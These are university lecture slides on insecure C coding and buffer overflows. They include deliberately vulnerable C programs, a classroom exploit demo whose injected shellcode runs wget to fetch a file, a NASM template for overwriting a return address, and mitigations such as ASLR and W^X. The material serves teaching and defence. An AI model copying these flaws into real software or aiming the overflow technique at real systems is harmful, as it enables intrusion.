(In)Secure Coding in C

C Programming and Software Tools

N.C. State Department of Computer Science

Computer Science
NC STATE UNIVERSITY

Why Worry?

- There are lots of threats: viruses, worms, phishing, botnets, denial of service, hacking, etc.
- How long would it take for an unprotected, unpatched PC running an older version of Windows to be hacked?
- The cost of prevention and repair is substantial
- The number of “bad guys” successfully caught and prosecuted is low ☹

Goals of Attackers

- Crash your system, or your application, or corrupt/delete your data
- Steal your private info
- Take control of your account, or your machine

Some Categories of Problems

1. Programming errors

2. Failure to validate program inputs

   (a kind of programming error)

3. Inadequate protection of secret info

   (a kind of programming error)

4. False assumptions about the operating environment

   (a kind of programming error)

Validating Inputs

- Validate all inputs at the server; don’t rely on clients having done so
- Use white listing instead of black listing
- Identify special (meta) characters and escape them consistently during input validation
- Use well-established, debugged library functions to check for (a) legal URLs (b) legal filenames/pathnames (c) legal UTF-8 strings, …

Plus…

- Be paranoid (question your assumptions)
- Stay informed of security risks
- Do thorough testing
- Always check bounds on array operations
- Minimize secrets, and access to secrets


System “Resource Allocation”

- Reading any parameter from user and allocating sufficient resources based on that input is risky
  - running out of resources can crash the application, or crash or freeze the system
- Examples of finite “resources”
  - memory
  - file descriptors
  - stack space
  - threads
  - …

Buffer Problem

```
int main(int argc, char *argv[]) {
    char passwd_ok = 0;
    char passwd[8];
    strcpy(passwd, argv[1]);
    if (strcmp(passwd, "niklas")==0)
        passwd_ok = 1;
    if (passwd_ok) { ... }
}
```


- Layout in memory:



- **passwd** buffer overflowed, (
  - Any password accepted!

Another Example


```
char buffer[100];
void (*func)(char*) = thisfunc;
strcpy(buffer, argv[1]);
func(buffer);
```



- Problems?
  - Overwrite function pointer
    - Execute code arbitrary code in buffer

Stack Attacks

- When a function is called…
  - parameters are pushed on stack
  - return address pushed on stack
  - called function puts local variables on the stack
- Memory layout



- Problems:
  - Return to address X which may execute arbitrary code

Risky C `<string.h>` Functions

- `strcpy` – use `strncpy` instead
- `strcat` – use `strncat` instead
- `strcmp` – use `strncmp` instead
- `gets` - use `fgets` instead, e.g.

```
char buf[BUFSIZE];
fgets(buf, BUFSIZE, stdin);
```

- More risks:
  - `scanf`, `sscanf` (use `%20s`, for example)
  - `sprintf`

Diving deeper into code injection and reuse attacks

Some slides originally by Anthony Wood, University of Virginia, for CS 851/551
(http://www.cs.virginia.edu/crab/injection.ppt**)**

Adapted by Tyler Bletsch, NC State University

x86 primer


- Registers:
  - General: `eax ebx ecx edx edi esi`
  - Stack: `esp ebp`
  - Instruction pointer: `eip`
- Complex instruction set
  - Instructions are variable-sized & unaligned
- Hardware-supported call stack
  - `call` / `ret`
  - Parameters on the stack,
    return value in `eax`
- Little-endian
- Intel assembly language

  (Destination first)

```
mov  eax, 5
mov  [ebx], 6
add  eax, edi
push eax
pop  esi
call 0x12345678
ret
jmp  0x87654321
jmp  eax
call eax
```

What is a Buffer Overflow?


- Intent
  - Arbitrary code execution
    - Spawn a remote shell or infect with worm/virus
  - Denial of service
- Steps
  - Inject attack code into buffer
  - Redirect control flow to attack code
  - Execute attack code



Attack Possibilities

- Targets
  - Stack, heap, static area
  - Parameter modification (non-pointer data)
    - E.g., change parameters for existing call to `exec()`
- Injected code vs. existing code
- Absolute vs. relative address dependencies
- Related Attacks
  - Integer overflows, double-frees
  - Format-string attacks

Typical Address Space



⋮

argument 2

argument 1

Address of Attack code

RA

frame pointer

locals

Attack code

buffer

kernel space

stack

shared library

heap

bss

static data

code

0xFFFFFFFF

0xC0000000

0x42000000

0x08048000

0x00000000

From Dawn Song's RISE: http://research.microsoft.com/projects/SWSecInstitute/slides/Song.ppt

Examples

- (In)famous: Morris worm (1988)
  - gets() in fingerd
- Code Red (2001)
  - MS IIS .ida vulnerability
- Blaster (2003)
  - MS DCOM RPC vulnerability
- Mplayer URL heap allocation (2004)

```
% mplayer http://`perl -e ‘print “\””x1024;’`
```


Demo

cool.c

```
#include <stdlib.h>
#include <stdio.h>

int main() {
     char name[1024];
     printf("What is your name? ");
     scanf("%s",name);
     printf("%s is cool.\n", name);

     return 0;
}
```


In case of busted demo, click here

Demo – normal execution



```
tkbletsc@davros:~/jop/examples/code-injection $ ./cool
What is your name? Tyler
Tyler is cool.
tkbletsc@davros:~/jop/examples/code-injection $
```

Demo – exploit




```
tkbletsc@davros:~/jop/examples/code-injection $ ./cool < attack
What is your name? �������Ph... hpeed���ϒ��P��Ч���P�������Phhinghomet���ϒ��P�������P�������P����
���P��ϒ���P�������P��ᛁ���P�� ���P� ����P��†���P��♀���P��∇���Phren'���ᛁ��Phlear���∇��Ph;1mYh [31_
ü���� ����� ẘ����� ��������Phtar.h2.7.hhon-h/Pyth/2.7hthonhp/pyhg/fthn.orhythohww.ph://whhttp1�P
�wgetP��1�S-����P����P������������ Ph/wgeh/binh/usr������ ����� xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx������������������������ is cool.
You clearly aren't cut out for C.  How about I start you off on something more your speed...

--2010-09-22 11:40:00--  http://www.python.org/ftp/python/2.7/Python-2.7.tar.bz2
Resolving www.python.org... 82.94.164.162, 2001:888:2000:d::a2
Connecting to www.python.org|82.94.164.162|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 11735195 (11M) [application/x-bzip2]
Saving to: `Python-2.7.tar.bz2'

100%[=========================================================>] 11,735,195  3.52M/s   in 3.8s

2010-09-22 11:40:05 (2.97 MB/s) - `Python-2.7.tar.bz2' saved [11735195/11735195]

tkbletsc@davros:~/jop/examples/code-injection $
```

How to write attacks

- Use NASM, an assembler:
  - Great for machine code and specifying data fields

attack.asm

```
%define buffer_size 1024
%define buffer_ptr 0xbffff2e4
%define extra 20

<<< MACHINE CODE GOES HERE >>>

; Pad out to rest of buffer size
times buffer_size-($-$$) db 'x'

; Overwrite frame pointer (multiple times to be safe)
times extra/4   dd buffer_ptr + buffer_size + extra + 4

; Overwrite return address of main function!
dd buffer_location
```



Attack code trickery

- Where to put strings? No data area!
- You often can't use certain bytes
  - Overflowing a string copy? No nulls!
  - Overflowing a scanf %s? No whitespace!
- Answer: use code!
- Example: make "ebx" point to string "hi folks":

```
push "olks"        ; 0x736b6c6f="olks"
mov ebx, -"hi f"   ; 0x99df9698
neg ebx            ; 0x66206968="hi f"
push ebx
mov ebx, esp
```

Preventing Buffer Overflows


- Strategies
  - Detect and remove vulnerabilities (best)
  - Prevent code injection
  - Detect code injection
  - Prevent code execution
- Stages of intervention
  - Analyzing and compiling code
  - Linking objects into executable
  - Loading executable into memory
  - Running executable

Preventing Buffer Overflows

- Research projects
  - Splint - Check array bounds and pointers
  - RAD – check RA against copy
  - PointGuard – encrypt pointers
  - Liang et al. – Randomize system call numbers
  - RISE – Randomize instruction set
- Generally available techniques
  - Stackguard – put canary before RA
  - Libsafe – replace vulnerable library functions
  - Binary diversity – change code to slow worm propagation
- Generally deployed techniques
  - NX bit & W^X protection
  - Address Space Layout Randomization (ASLR)

W^X and ASLR

- W^X
  - Make code read-only and executable → 🟩
  - Make data read-write and non-executable → 🟥
- ASLR: Randomize memory region locations → ▨
  - Stack: subtract large value
  - Heap: allocate large block
  - DLLs: link with dummy lib
  - Code/static data: convert to shared lib, or re-link at different address
  - Makes absolute address-dependent attacks harder



kernel space

stack

shared library

heap

